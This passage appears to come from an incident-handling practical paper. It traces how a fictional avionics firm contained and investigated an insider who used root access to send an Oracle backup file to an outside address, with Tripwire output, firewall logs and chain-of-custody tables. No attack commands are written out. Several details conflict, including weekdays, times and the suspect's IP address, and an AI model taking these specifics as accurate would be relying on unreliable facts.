- External CD-ROM
- 10/100 Ethernet hub
- Ethereal to sniff traffic.
- Various troubleshooting tools (Superscan, Fport, etc.)
- Various network cables including cross over cables.
- JAZ drive for backup purposes.
- A mini-tape recorder
- Incident response forms created by CIRT
- Network diagrams
- Cell phone, phone book, and extra batteries.

The following is the containment potion of GIAC's Computer Incident Response Policy:

C. Incident Response Team Access

1. Authorization for backup/system access will be granted to CIRT by the representative of the Account Administration team with the approval of the Information Security Officer on a case-by-case basis. Each access will be documented and reported to Change Control along with the nature of any changes made to the file structure or processes.

2. In the event of an incident, maintaining chain of custody is critical when handling evidence. Evidence is only to be collected by the assigned CIRT member assigned to the department or the CIRT leader. All evidence collected must be logged by the collector in a blank notebook immediately. Any evidence which changed possession must be signed by the party providing the evidence and the receiver of the evidence to maintain the chain of custody.

D. Actions upon threat/attack

1. CIRT initial Actions:
   (1) Upon notification, the CIRT Leader will analyze all available information to categorize the intrusion or attack. Information collected including, but not limited to: what attacks used to gain unauthorized access, what systems were compromised, what was done after access was gained, what the intruder is currently doing, and when the intruder or the attack was stopped/eliminated.

   (2) When the CIRT leader becomes aware of the attack/intrusion, the CIR leader should report to the Information Security Officer with the following information: Date/Time of attack, classification of attack, and possible extent. Based on the available information, the Information Security Officer, after conferring with Senior Management, will decide on whether to continue operation and monitor the intrusion or actively counter the intrusion either by denying service or disconnecting or shutting down and restoring systems. The Information Security Officer will make periodic update reports based on discovered information and progress to the VP of Information Services.

   (3) The CIRT leader will communicate to the Support Center, other GIAC Avionics' management, team members and any other parties that need to be aware of the incident utilizing secure communication means whenever possible. Assigning additional personnel from various teams must be coordinated with the Information Security Officer.

2. Subsequent Actions
   (1) CIRT will begin collecting data and log files for analysis. All evidence must be retained on a non-rewritable CD-ROM for later review and

possible use in legal proceedings when possible. Collection and retention of such data should be documented and personnel noted who had contact during the review process to maintain the chain of custody.

(2) CIRT will inform the Information Security Officer of their findings as soon as possible. CIRT and the Information Security Officer will review evidence to determine what additional teams, users, vendor(s), etc. need to be notified based on the type of incident and the affected systems.

3. Attack Containment
   (1) CIRT will attempt to contain the intrusion or attack and determine which of the following actions to take based on the decision of the Information Services Security Officer or the VP of Information Services:
   (a) Isolate the affected systems
   (b) Isolate the affected network segment
   (c) Shut down the affected system
   (d) Disable system services
   (e) Change passwords

   (2) CIRT will monitor system and network activities to insure and verify that other systems are not compromised. The monitoring data will be distributed to the appropriate teams to allow restoration of files or transfer from backup data.

   (3) CIRT will monitor other systems for the intrusion within the same network IP range or trusted domain, using the same common network services (DNS, FTP, HTTP, SMTP) and the same operating system, examining significant system logs to identify common symptoms with the affected systems.

   (4) CIRT will coordinate with the appropriate teams to eliminate means of access and related vulnerabilities, assuming the worst. The appropriate team member responsible for devices under investigation will complete a review of the trusted files. The member may use any analysis tools deemed necessary to provide information pertaining to trusted cryptographic checksums, normal file size, and dates. The team members must report all findings to the CIRT team leader when the review is completed.

4. Information Control/Evidence Handling
   (1) The Incident Report Form must be completed to preserve the information. The form must be completed with detailed information containing the name of the system, the date and time of each incident and any action taken. The member responsible for the affected system must record any communication and should include a paraphrased account of what was said, and who was notified. A record should be made of who specifically

had access to the affected systems. Dissemination of the evidence collected during and after the investigation must be limited to only those with the need to know or to the CIRT personnel.

(2) CIRT will preserve evidence by first copying each file or system backup and archiving the original evidence onto read-only media (non-rewriteable CD-ROMs) and to a specific folder or volume that is protected from general access. CIRT will work only with copies of original data, limiting access only to specific CIRT team members, pertinent management personnel and law enforcement agencies. Evidence handling should be on a need to know basis, should be documented in a running log of each action taken and should be physically secure from any unauthorized access. For each incident, a "chain of custody" for evidence should list the sequence data was handled and logged, the location and time/date of transfer and who had contact or was informed of the contents of the data.

The following times lists out the intrusion while under the containment phase (continued).

Friday, August 14 – 10:43AM

The Information Security Officer assigned CIRT #08130101 for the incident. After informing senior management he sent an email out to all those assigned to CIRT stating:

(1) that an intrusion was suspected,
(2) CIRT has priority over all duties per senior management,
(3) from this point, on all evidence collected for this incident needed to be fully documented (chain of custody), and
(4) the Information Security on-call engineer was the primary contact for the investigation and all communication regarding the intrusion must flow through him.

Friday, August 14 – 11:00AM

A meeting was conducted with the members of the Core Systems team responsible for the operating system on the Oracle server, Oracle database team responsible for the database, the backup administrator, and the firewall administrator from the Information Security group to discuss the next critical steps to be taken. The following is a list of the decisions made:

(1) The on-call security engineer will review all firewall, intrusion detection, and Tripwire logs generated from the Internet firewall and the critical network firewall for the last 30 days (further if necessary).
(2) The Oracle database member will review all access granted to the database for the last 30 days (further if necessary).
(3) The Core system member will review all logs gathered from the operating system and all configuration changes made to setup and scripts for the last 30 days (further if necessary).

(4) The backup/restore member will review audit logs for the last 30 days (further if necessary) and to verify the last good backup in the event of a system restore.
(5) All access to and from the Oracle server is to be suspended until all evidence has been collected and reviewed.

Once again, it was made clear that the chain of custody policy needs to be followed to its greatest detail.

Friday, August 14 – 3:30PM

The CIRT members assigned to the incident met to discuss their findings. The following are the results:

Firewall Administrator:

(1) The firewall administrator found unusual entries on the Intrusion Detection System. One device performed a UDP scan against the firewall protecting the Oracle server. *Figures 3.1* and *3.2* shows the intrusion detection alert log the firewall administrator found very suspious. Figure 3.3 is the help screen from the intrusion detection system alerting the administrator about the UDP scans.




Figure 3.1




Figure 3.2




Figure 3.3


(2) Reviewing the Tripwire reports (sent daily to the Information Security mailbox), the firewall administrator located a report where a crontab entry was changed on August 8, 2001. Below is the Tripwire report.

```
Tripwire(R) 2.4.2 Integrity Check Report

Report generated by:          root
Report created on:            Wed Aug 08 10:57:14 EST 2001
Database last updated on:     Mon Jan 11 08:54:46 EST 2001

===============================================================================
Report Summary:
===============================================================================

Host name:                    Oracle-DB


Host IP address:              192.168.50.10
Host ID:                      0xafa016e
Policy file used:             /usr/local/tripwire/tfs/policy/tw.pol
Configuration file used:      /usr/local/tripwire/tfs/bin/tw.cfg
Database file used:           /usr/local/tripwire/tfs/db/Oracle-DB.twd
Command line used:            /usr/local/tripwire/tfs/bin/tripwire --check --no-
tty-output --cfgfile /usr/local/tripwire/tfs/bin/tw.cfg --email-report --email-
report-level 3 --twrfile /usr/local/tripwire/tfs/report/Oracle-DB-.twr

===============================================================================
Rule Summary:
===============================================================================

-------------------------------------------------------------------------------
  Section: Unix File System
-------------------------------------------------------------------------------

  Rule Name                     Severity Level    Added    Removed  Modified
  ---------                     --------------    -----    -------  --------
  Tripwire Data Files           100               0        0        0
  System configuration files    100               0        0        0
  Variable System Files         66                0        0        0
  Temporary directories         66                0        0        0
  System Devices                100               0        0        0
  User Home Directories         66                0        0        0
  Mounted Filesystems           100               0        0        0
  (/mnt)
  System Boot Files             100               0        0        0
  Tripwire Binaries             100               0        0        0
* System Binaries               100               0        0        1
  Trusted Computing Base (TCB)  100               0        0        0
  Shell Binaries                100               0        0        0
  Administrative Binaries       100               0        0        0
  System Login Scripts          100               0        0        0
  System Directories            100               0        0        0

Total objects scanned:  3645
Total violations found:  1
```

```
===============================================================================
Object Detail:
===============================================================================

-------------------------------------------------------------------------------
  Section: Unix File System
-------------------------------------------------------------------------------

-------------------------------------------------------------------------------
Rule Name: System Binaries (/usr/local/bin)
Severity Level: 100
-------------------------------------------------------------------------------
  ---------------------------------------
  Modified Objects: 1
  ---------------------------------------

Modified object name:  /var/spool/cron/crontabs/jack
             Size Expected  14927
*                 Observed  15196

      Modify Time Expected  Wed Aug 08 11:31:00 EDT 2001
*                 Observed  Wed Aug 08 09:18:19 EST 2001

            CRC32 Expected  DH5aCh
*                 Observed  APFmtd

              MD5 Expected  BgtsYP6H/K7WRHZno4V4O9
*                 Observed  AoKvaBMZIob1TQgkJa9jPH




===============================================================================
Error Report:
===============================================================================

No Errors

-------------------------------------------------------------------------------
```


*** End of report ***

(3) The firewall administrator found the same workstation showing up in the intrusion detection and Tripwire logs performing UDP scans of both the "Critical Network" and Internet firewalls. Investigating the IP address, he discovered the address belonged to a Core System administrator. *Figure 3.4* displays the firewall logs from the "Critical Network" firewall and *figure 3.5* displays the logs from the Internet firewall. You can see the pattern start to develop.



Date	Time	Origin	Action	Service	Source	Destination	Proto.	Rule
1Aug2001	09:17:07	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:09	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:10	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:11	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:13	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:14	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:16	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0
1Aug2001	09:17:17	10.98.12.211	accept	RDP	10.36.16.44	192.168.50.10	udp	0

Figure 3.4



Date	Time	Origin	Action	Service	Source	Destination	Proto.	Rule
6Aug2001	11:31:47	10.240.8.201	accept	RDP	10.36.16.44	12.89.67.204	udp	0
6Aug2001	11:31:48	10.240.8.201	accept	RDP	10.36.16.44	12.89.67.204	udp	0
6Aug2001	11:31:50	10.240.8.201	accept	RDP	10.36.16.44	12.89.67.204	udp	0
6Aug2001	11:31:53	10.240.8.201	accept	RDP	10.36.16.44	12.89.67.204	udp	0
6Aug2001	11:31:54	10.240.8.201	accept	RDP	10.36.16.44	12.89.67.204	udp	0
6Aug2001	11:31:57	10.240.8.201	accept	RDP	10.36.16.44	12.89.67.204	udp	0

Figure 3.5

Following proper procedure, the firewall administrator fills out the chain of custody spreadsheet as he collects evidence.

Date	Time	Those Present	System ID	Function
8/14/01	13:04	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-IDS-01	Located an internal system (10.35.16.44) performing UDP scans against the firewall protecting the Oracle server (Oracle-DB) in the intrusion detection logs under HIGH PRIORITY.
8/14/01	13:08	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-IDS-01	Copied the IDS logs to a CD-ROM
8/14/01	13:12	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Located an internal system (10.35.16.44) sending UDP packets to the Oracle-DB on the firewall logs protecting the Oracle-DB (10.98.12.211).

8/14/01	13:15	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Copied the IDS logs to a CD-ROM
8/14/01	14:02	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Located an internal system (10.35.16.44) sending UDP packets to 12.89.67.204 on the firewall protecting the Internal Network from the Internet (10.240.8.201).
8/14/01	14:28	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Copied the IDS logs to a CD-ROM
8/14/01	14:39	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-PC-145	Located a Tripwire report which was generated and sent automatically to the Information Security mailbox.
8/14/01	14:51	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-PC-145	Copied the IDS logs to a CD-ROM
8/14/01	15:25	Pete Security, senior security engineer with Information Security GIAC Avionics, and Rob Smith, Information Security Officer with Information Security GIAC Avionics	N/A	Pete Security, senior security engineer with Information Security GIAC Avionics gave Rob Smith, Information Security Officer with Information Security GIAC Avionics the CD-ROMs created with all logs of the investigation.

Oracle Administrator:

(1) All access to the Oracle database was accounted for. Nothing was unusual or suspicious.

Core Systems Administrator:

(1) The Core System administrator found several entries where the user name ROOT was used to login. Since all those logging into the system are required to login with their individual IDs, these logins appeared suspicious. One user account had an unusual activity pattern. On the norm, this user logged in at least one once every 2-3 weeks for printer maintenance; however, his account is not been used for the last month and a half. Surveillance cameras show this user sitting at the console but no logins with his ID can be found. Changes to the printer setup showed the ROOT account making those changes. The Core System administrator can only assume this user was doing more than checking print queues.

(2) After auditing all scripts, they found a script created by ROOT that sent the flat file created automatically for backup to an external address via TFTP through port 259.

(3) Reviewing the setup, they found a crontab job created by user Jack that called a script used to transfer the flat file; however, evidence gathered lead them to believe user Jack was not responsible for the entry.

The following is the spreadsheet the Core Systems administrator documented for the chain of custody.

Date	Time	Those Present	System ID	Function
8/14/01	12:12	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Located changes made to system printers under the user name ROOT.
8/14/01	12:46	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Located a script written by ROOT which was created to send the Oracle flat file to an Internet address (12.89.67.204).
8/14/01	13:07	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Located a crontab file created by Jack which had an entry that on a scheduled time would send the flat file via TFTP over port 259 to the 12.89.67.204 address.
8/14/01	13:28	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Copied the IDS logs to a CD-ROM
8/14/01	14:02	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics, and Pete Security, senior security engineer with Information Security GIAC Avionics.	Oracle-DB	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics gave Pete Security, senior security engineer with Information Security GIAC Avionics the CD-ROM containing all evidence of the intrusion.
8/14/01	15:25	Pete Security, senior security engineer with Information Security GIAC Avionics, and Rob Smith, Information Security Officer with Information Security GIAC Avionics	N/A	Pete Security, senior security engineer with Information Security GIAC Avionics gave Rob Smith, Information Security Officer with Information Security GIAC Avionics the CD-ROMs created with all evidence collected from the Oracle server pertaining to the investigation.

Backup Administrator:

(1) The backup administrator verified a successfully clean backup ready for restore from three weeks earlier.

Friday, August 14 – 4:30PM

The security engineer met with the Information Security Officer with an executive summary of the incident. After reviewing the findings, the Information Security Officer made the decision to take the Oracle server off-line until all evidence of the intrusion could be collected. Since the intrusion dealt with the possibility of credit card fraud, the Information Security Officer contacted the local authorities of the intrusion. He indicated to local authorities about the investigation of one of their employees for utilizing confidential customer information (credit cards).

Friday, August 14 – 5:04PM

The security engineer, GIAC Avionics' security officer (physical security), and an officer with the local police arrive at the system belonging to suspected employee. The security engineer enters notes for chain of custody dealing the time, date, and members present.

Date	Time	Those Present	System ID	Function
8/14/01	19:07	Pete Security, senior security engineer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police.	GIAC-PC-403	Arrive at Terry Hacker's desk to retrieve the PC and take it to the Information Security lab for investigation.
8/14/01	19:11	Pete Security, senior security engineer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police.	GIAC-PC-403	Pete Security, senior security engineer with Information Security GIAC Avionics carried the PC to the Information Security lab located in the Data Center (104 Technology Drive).
8/14/01	19:19	Pete Security, senior security engineer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics	GIAC-PC-403	Pete Security, senior security engineer with Information Security GIAC Avionics created a copy of Terry Hacker's PC using ENCASE software.
8/14/01	20:34	Pete Security, senior security engineer with Information Security GIAC Avionics, Rob Smith, Information Security Officer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police	GIAC-PC-403	Pete Security, senior security engineer with Information Security GIAC Avionics investigated the entire hard drive for evidence of the intrusion. No conclusive evidence was located; however, several tools (NMAP, SuperScan, TFTP server/client, and FTP server/client) were found.
8/14/01	20:38	Pete Security, senior security engineer with Information Security GIAC Avionics, Rob Smith, Information Security Officer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police	GIAC-PC-403	Rob Smith, Information Security Officer with Information Security GIAC Avionics stored the copied hard drive in a box in a locked cabinet in his office.
8/14/01	20:59	Pete Security, senior security engineer with Information Security GIAC Avionics, Rob Smith, Information Security Officer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police	GIAC-PC-403	Rob Smith, Information Security Officer with Information Security GIAC Avionics signed over the PC (GIAC-PC-403)and CD-ROMs containing logs from the Internet firewall (10.240.8.201), Critical Network firewall (10.98.12.211), intrusion detection server (10.207.59.163), Tripwire, and Oracle server to Officer Sam Golf with the local police.

The following were turned over to the local authorities for a federal investigation and procession:

(1) Internet firewall logs
(2) Critical network firewall logs
(3) Intrusion detection logs
(4) Tripwire logs and alerts
(5) Oracle database audit logs
(6) Terry Hacker's PC

3.5 Eradication

The eradication phase is combining the efforts found during the identification and containment phases to determine the cause of the incident, the removal of the intrusion (like Trojan Horses), and to determine the best method in recovering from the intrusion. This phase is designed to pull all the departments together to determine better ways of protecting the company based on the items discovered during and after the incident.

It was determined that the cause of the incident was a greedy employee which had the opportunity, motive, and knowledge to perform the intrusion. The employee was granted root access to perform his job functions of configuring the enterprise printers for this system. The employee's PC was removed from the network and his employment suspended (his rights to all systems was removed) until local authorities could complete their investigation.

Friday, August 15 – 3:16AM
To eradicate the problem immediately, the Core Systems and Information Security groups performed an in-depth audit of the Oracle server's operating system. Second, the Core Systems group removed the script written by the employee as well as those scripts unused, unknown, or in question. Third, the Core Systems group changed the root and admin passwords for all systems. Fourth, the Core Systems group corrected the crontab file to only call services absolutely essential to the operation of the system. Any and all changes to the crontab file(s) were to be approved by the Information Security Officer from now on.

On September 14, 2002, local authorities had enough evidence to prosecute the employee for stealing confidential credit card information for personal gain. GIAC Avionics immediately terminated the employee and the temporary removal of access (both physical and electronically) was made permanent.

3.6 Recovery

